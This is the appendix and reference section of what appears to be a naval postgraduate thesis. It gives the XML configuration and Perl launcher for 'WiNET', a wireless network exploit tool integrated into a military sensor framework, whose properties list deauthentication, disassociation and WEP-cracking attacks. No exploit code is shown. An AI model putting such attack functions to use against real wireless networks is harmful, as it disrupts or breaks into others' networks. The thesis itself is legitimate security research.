      <param name = "-JCAFSvcConsole" value = "" />
   </application>

   <section name = "MacroDefinitions">
      <param name = "SERVER_HOST" value = "$COMPUTERNAME$"/>
   </section>

   <section name = "MacroConfiguration">
      <param name = "EnvironmentReplace" value = "true"/>
      <param name = "MacroStartSymbol" value = "$"/>
      <param name = "MacroEndSymbol" value = "$"/>
      <param name = "MacroEscapeSymbol" value = "\\"/>
   </section>

   <!-- This section does not need to be modified -->
   <section name = "MacroDefinitions">
      <param name = "JCAFCORE_BIN_PATH" value =
"$JCAF_ROOT$/JCAFCore/bin" />
      <param name = "JCAF_EXAMPLES" value = "$JCAF_ROOT$/examples" />
      <param name = "JCAF_EXAMPLES_BIN" value =
"$JCAF_ROOT$/examples/Generic_Server/bin" />
      <param name = "JCAF_EXAMPLES_LIB1" value =
"$JCAF_ROOT$/examples/Visible_Interface/lib" />
      <param name = "JCAF_EXAMPLES_LIB2" value =
"$JCAF_ROOT$/examples/Application_Shell/lib" />
      <param name = "NS_SERVER_HOST" value = "$SERVER_HOST$" />
      <param name = "TRUE" value = "true" />
      <param name = "FALSE" value = "false" />
      <param name = "SERVER_NAME_SERVICE" value = "$SERVER_HOST$:10014"
/>
      <param name = "ORBINIT_ARG" value = "-ORBInitRef

NameService=iioploc://$SERVER_NAME_SERVICE$/NameService" />
      <param name = "ORBINIT_CORBALOC_ARG" value = "-ORBInitRef

NameService=corbaloc::$SERVER_NAME_SERVICE$/NameService" />
      <param name = "JCAFCORE_LIB_PATH" value =
"$JCAF_ROOT$/JCAFCore/lib" />
      <param name = "JCAFCORE_JAR" value =
"$JCAFCORE_LIB_PATH$/JCAFCore.jar" />
      <param name = "JACORB_JAR" value =
"$JCAFCORE_LIB_PATH$/jacorb.jar" />
      <param name = "XERCES_JAR" value =
"$JCAFCORE_LIB_PATH$/xerces.jar" />
```

```
      <param name = "JFREECHART_JAR" value =
"$JCAFCORE_LIB_PATH$/JFreeChart.jar" />
      <param name = "JCAFCORE_JARS" value =

"$JACORB_JAR$;$JFREECHART_JAR$;$JCAFCORE_JAR$;$XERCES_JAR$" />
   </section>
</configuration>
```

D. windowlist.xml

```
<ViewList>
   <View name="WiNET">
      <Attribute name="Control" value="WiNETCapability">
         <Host type ="System" value ="JCAF"/>
         <Location>
            <Directory type ="Neighborhood" value ="Home"/>
            <Directory type ="Cluster" value ="Home"/>
            <Directory type ="Server" value ="$COMPUTERNAME$"/>
         </Location>
         <MajorType value ="ComMessage"/>
         <MinorType value ="Standard"/>
      </Attribute>
   </View>
</ViewList>
```

E. WiNET.xml

```
<?xml version = "1.0" ?>

<configuration>

   <application/>

   <section name = "ServerParameters">
      <param name = "ApplicationServiceName" value = "WiNET" />
      <param name = "ApplicationServiceDescription" value = "Wireless
Network Exploit Tool" />
      <param name = "CapabilityDescription" value = "WiNETCapability"
/>
      <param name = "EntityDescription" value = "WiNETEntity" />
      <param name = "ResourceDescription" value = "WiNETResource" />
      <param name = "FactoryMajorMinorType" value =
"ComMessage/Standard" />
      <param name = "FactoryType" value = "Standard" />
      <param name = "HaveResourceTestDriver" value = "false" />
      <param name = "HaveApplicationInitializer" value = "false" />
      <param name = "EditorFileName" value="..\lib\WiNetClient.jar" />
      <param name = "EditorClassName"
value="WiNetClient.WiNetClientWrapper" />
   </section>

   <section name = "WiNET_resources_">
      <param name = "ResourceName" value = "WiNET_CommView_Resource" />
      <param name = "ResourceDescription" value = "WiNET CommView NIC
Resource" />
      <param name = "ResourceSet" value = "WiNET_CommView_Resource" />
      <param name = "ResourceType" value = "WiNET" />
      <param name = "ResourceClass" value = "WiNET" />
      <param name = "ResourceLocation" value = ".\WiNET_Properties.xml"
/>
      <param name = "deviceName" value = "ComMessage" />
      <param name = "deviceType" value = "CommViewComMessage" />
      <param name = "TestDriverName" value = "DoNothingTestDriver" />
      <param name = "LeaseDuration" value = "100000" />
      <param name = "SharableResource" value = "yes" />
      <param name = "isSimulated" value = "false" />
      <param name = "deviceID" value = "deviceID" />
   </section>

</configuration>
```

F. WiNET_Properties.xml

```
<?xml version="1.0" standalone="yes"?>

<Properties>

   <Property name="attack" type="RW" validater="Range"
adapter="AttackAdapter" cmdParameter="attack " onDeallocation="stop" />
   <Property name="attackRange" type="RO" value="start,stop" />

   <Property name="attackType" type="RW" validater="Range"
value="disassociate" />
   <Property name="attackTypeRange" type="RO"
value="deauthenticate,disassociate,WEP_crack" />

   <Property name="band" type="RO" validater="Null" adapter="RODevice"
queryParameter="band" />

   <Property name="bssidToAdd" type="RO" />

   <Property name="bssidToRemove" type="RO" />

   <Property name="capture" type="RW" validater="Range" value="false"
/>
   <Property name="captureRange" type="RO" value="true,false" />

   <Property name="captureFilename" type="RW" />

   <Property name="channel" type="RO" validater="Null"
adapter="RODevice" queryParameter="channel" />

   <Property name="channelList" type="RW" validater="ChannelValidater"
adapter="RWDevice" queryParameter="channelList"
cmdParameter="channelList " />

   <Property name="clientToAdd" type="RO" />

   <Property name="clientToRemove" type="RO" />

   <Property name="deviceName" type="RO" validater="Null"
adapter="RODevice" queryParameter="deviceName" />

   <Property name="deviceStatus" type="RO" validater="Null"
adapter="RODevice" queryParameter="deviceStatus" />

   <Property name="dwellTime" type="RW" validater="Range" value="1000"
/>
   <Property name="dwellTimeRange" type="RO" value="100:2147483" />

   <!--
   Filtered MACs:
      01:00:0c:00:00:00   Cisco ISL
      01:00:0c:cc:cc:cc   Cisco CDP/VTP/DTP/UDLD/PAgP
      01:00:0c:cc:cc:cd   Cisco PVSTP+
```

```
      01:00:0c:cd:cd:cd   Cisco STP Uplink fast
      01:00:0c:cd:cd:ce   Cisco VLAN Bridge
      01:40:96:00:00:00   AP Multicast ???
      09:00:07:ff:ff:ff   AppleTalk Broadcast
    -->
   <Property name="filterMacs" type="RO"
value="01:00:0c:00:00:00,01:00:0c:cc:cc:cc,01:00:0c:cc:cc:cd,01:00:0c:c
d:cd:cd,01:00:0c:cd:cd:ce,01:40:96:00:00:00,09:00:07:ff:ff:ff" />

   <Property name="frame" type="RO" private="true" />

   <Property name="frameCount" type="RO" />

   <Property name="monitor" type="RW" validater="Range"
adapter="MonitorAdapter" cmdParameter="monitor " onDeallocation="stop"
/>
   <Property name="monitorRange" type="RO" value="start,stop" />

   <Property name="query" type="RW" validater="Null"
adapter="QueryAdapter" cmdParameter="query " />

   <Property name="queryResponse" type="RO" />

   <Property name="sendFrame" type="RW" validater="Null"
adapter="WODevice" cmdParameter="sendFrame " private="true"/>

   <Property name="ssidToAdd" type="RO" />

   <Property name="ssidToRemove" type="RO" />

   <Property name="status" type="RO" value="stopped" />

   <Property name="supportedBands" type="RO" validater="Null"
adapter="RODevice" queryParameter="supportedBands" />

   <Property name="supportedChannels" type="RO" validater="Null"
adapter="RODevice" queryParameter="supportedChannels" />

   <Property name="target" type="RW" />

</Properties>
```

APPENDIX F – WINET PERL SCRIPT

```
# WiNET.pl - perl script to run WiNET

use AppStarter;

$App = new AppStarter();
$App->ConfigFiles(
    "./System.xml",
    "./Services.xml",
    "./ConfigStartup.xml",
    "./WiNET.xml");

exit $App->Run();
```

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF REFERENCES

[1] Intelligraphics. Introduction to IEEE 802.11. [Online]. *2007(28 June),* Available: http://www.intelligraphics.com/articles/80211_article.html

[2] J. Caruso. (2007, 23 August). WLAN growth fueled by draft 802.11n: Half of broadband subscribers now have wireless. *Network Architecture Newsletter* [Online]. *2007(28 August),* Available: http://www.networkworld.com/newsletters/lans/2007/0820lan2.html

[3] Cisco Systems and Intel. (2006, 25 September). Five myths of wireless networks. [Online]. *2007(28 August),* Available: http://download.intel.com/network/connectivity/products/whitepapers/Five_Myths_of_Wireless_Networks.pdf

[4] J. Bellardo and S. Savage, "802.11 Denial-of-Service Attacks: Real Vulnerabilities and Practical Solutions," *Proceedings of the 12th USENIX Security Symposium,* pp. 15-28, 2003.

[5] Space and Naval Warfare System Center, Charleston SC, "Joint Threat Warning System (JTWS) Component Architecture and Framework (JCAF) Executive Overview," 12 May 2006.

[6] D. Wurster. (2004, 07 April). Statement of Brigadier General Donald Wurster, U.S. Air Force, Director, Center for Intelligence and Information Operations, United States Special Operations Command Before the Strategic Forces Subcommittee for the Senate Armes Service Committee on the Fiscal Year (FY) 2005 Tactical Intelligence and Related Actvities (TIARA) and Joint Military Intelligence Program (JMIP) Budget Requests. 07 April [Online]. 2007(28 August), Available: http://www.fas.org/irp/congress/2004_hr/040704wurster.pdf

[7] T. Sicks and T. Zane, "Integration of Sensor Capabilities within the Constraints of the Joint Threat Warning System (JTWS) Component Architecture and Framework," December 2006.

[8] Institution of Electrical and Electronic Engineers, "IEEE Standard for Information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications," *IEEE Std 802. 11-2007 (Revision of IEEE Std 802. 11-1999),* pp. C1-1184, 2007.

[9] W. Stallings, "IEEE 802.11: Wireless LANs from a to n," *IT Professional,* vol. 06, pp. 32-37, 2004.

[10] M. Gast, *802.11 Wireless Networks: The Definitive Guide.*, 2nd ed., Sebastopol, CA: O'Reilly, 2005.

[11] W. Stallings, *Wireless Communications & Networks.*, 2nd ed., Upper Saddle River, NJ: Prentice Hall, 2005, pp. 576.

[12] M. O'Leary. (2005, July). The care and feeding of SSIDs. [Online]. *2007(03 July)*, Available: http://www.ja.net/development/wireless/documents/care-and-feeding-of-ssids.pdf

[13] P. Brenner. (1996, 18 July). A technical tutorial on the IEEE 802.11 protocol. [Online]. *2007(July)*, Available: http://www.sss-mag.com/pdf/802_11tut.pdf

[14] Wikipedia contributors. (2006, 09 June). Monitor mode. [Online]. *2007(18 July)*, Available: http://en.wikipedia.org/wiki/Monitor_mode

[15] Wikipedia contributors. (2007, 18 July). Denial-of-service attack. [Online]. *2007(19 July)*, Available: http://en.wikipedia.org/wiki/Denial_of_service

[16] A. Bittau, M. Handley and J. Lackey, "The Final Nail in WEP's Coffin," *Proceedings of the 2006 IEEE Symposium on Security and Privacy 2006*, pp. 386-400, 2006.

[17] S. Fluhrer, I. Mantin and A. Shamir, "Weaknesses in the key scheduling algorithm of RC4," in *Selected Areas in Cryptography* , vol. 2259, S. Vaudenay and A. Youssef, Eds. 2001, pp. 1-24.

[18] A. Stubblefield, J. Ioannidid and A. Rubin, "A Key Recovery Attack on the 802.11b Wired Equivalent Protocol (WEP)," *ACM Transactions on Information and System Security (TISSEC)*, vol. 7, pp. 319-332, 2004.

[19] A. Vladimirov, K. Gavrilenko and A. Mikhailovsky, *Wi-Foo: The Secrets of Wireless Hacking.* Boston, MA: Pearson Education, Inc., 2004.

[20] A. Klein. (2006, 27 February). Attacks on the RC4 stream cipher. [Online]. *2007(21 July)*, Available: http://cage.ugent.be/~klein/RC4/RC4-en.ps

[21] E. Tews, R. Weinmann and A. Pyshkin. (2007, 03 April). Breaking 104 bit WEP in less than 60 seconds. [Online]. *2007(20 July)*, Available: http://eprint.iacr.org/2007/120.pdf

[22] Space and Naval Warfare System Center, Charleston SC, "Joint Threat Warning System (JTWS) Component Architecture and Framework (JCAF) Developers Guide," 02 August 2006.

[23] Sun Microsystems. (1999). VM Spec Introduction. [Online]. *2007(July),* Available: http://java.sun.com/docs/books/jvms/second_edition/html/Introduction.doc.html#3057

[24] D. Schmidt. (2007, 25 June). The adaptive communication environment (ACE). [Online]. *2007(July),* Available: http://www.cs.wustl.edu/~schmidt/ACE.html

[25] D. Schmidt. (2007, 25 June). Real-time CORBA with TAO (the ACE ORB). [Online]. *2007(July),* Available: http://www.cs.wustl.edu/~schmidt/TAO.html

[26] D. Schmidt. (2006, 28 September). Distributed object computing with CORBA middleware. [Online]. *2007(July),* Available: http://www.cs.wustl.edu/~schmidt/corba.html

[27] Object Management Group. (2007, 03 April). CORBA FAQ. [Online]. *2007(July),* Available: http://www.omg.org/gettingstarted/corbafaq.htm#WhatIsIt

[28] Space and Naval Warfare System Center, Charleston SC, "Joint Threat Warning System (JTWS) Component Architecture and Framework (JCAF) Developers Tutorial," 04 May 2006.

[29] IONA Technologies. (2000, September). OrbixNames programmer's and administrator's guide. [Online]. *2007(July),* Available: http://www.iona.com/support/docs/orbix/gen3/33/pdf/orbixnames33_pguide.pdf

[30] BEA Systems. Overview of the CORBA naming service. [Online]. *2007(July),* Available: http://edocs.bea.com/wle/naming/over.htm#1022755

[31] D. Schmidt and S. Huston, *C++ Network Programming, Volume 2: Systematic Reuse with ACE and Frameworks.* Boston, MA: Pearson Education, Inc., 2003.

[32] Wikipedia contributors. (2007, 06 August). Standard template library. [Online]. *2007(14 Aug),* Available: http://en.wikipedia.org/wiki/Standard_Template_Library

[33] C. Wickens, S. Gordon and Y. Liu, *An Introduction to Human Factors Engineering.* Addison Wesley Longman, 1998.

[34] Sun Microsystems. (2003, 13 June). Class JTree. [Online]. *2007(July),* Available: http://java.sun.com/j2se/1.4.2/docs/api/javax/swing/JTree.html

[35] Sun Microsystems. (2003, 13 June). Class JPanel. [Online]. *2007(July),* Available: http://java.sun.com/j2se/1.4.2/docs/api/javax/swing/JPanel.html

[36] J. Zukowski, *The Definitive Guide to Java Swing.*, 3rd ed., Berkeley, CA: Apress, 2005.

[37] Meeting with COMNAVSPECWARCOM N39, August 2007.

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California

3. Professor Dan Boger
   Naval Postgraduate School
   Monterey, California

4. Professor John McEachen
   Naval Postgraduate School
   Monterey, California

5. Lt. Col. Carl Oros, USMC
   Naval Postgraduate School
   Monterey, California

6. United States Special Operation Command
   MacDill AFB, Florida

7. Naval Special Warfare Command
   San Diego, California

8. SPAWAR Systems Center Charleston
   Charleston, South Carolina

9. Scientific Research Corporation
   Charleston, South Carolina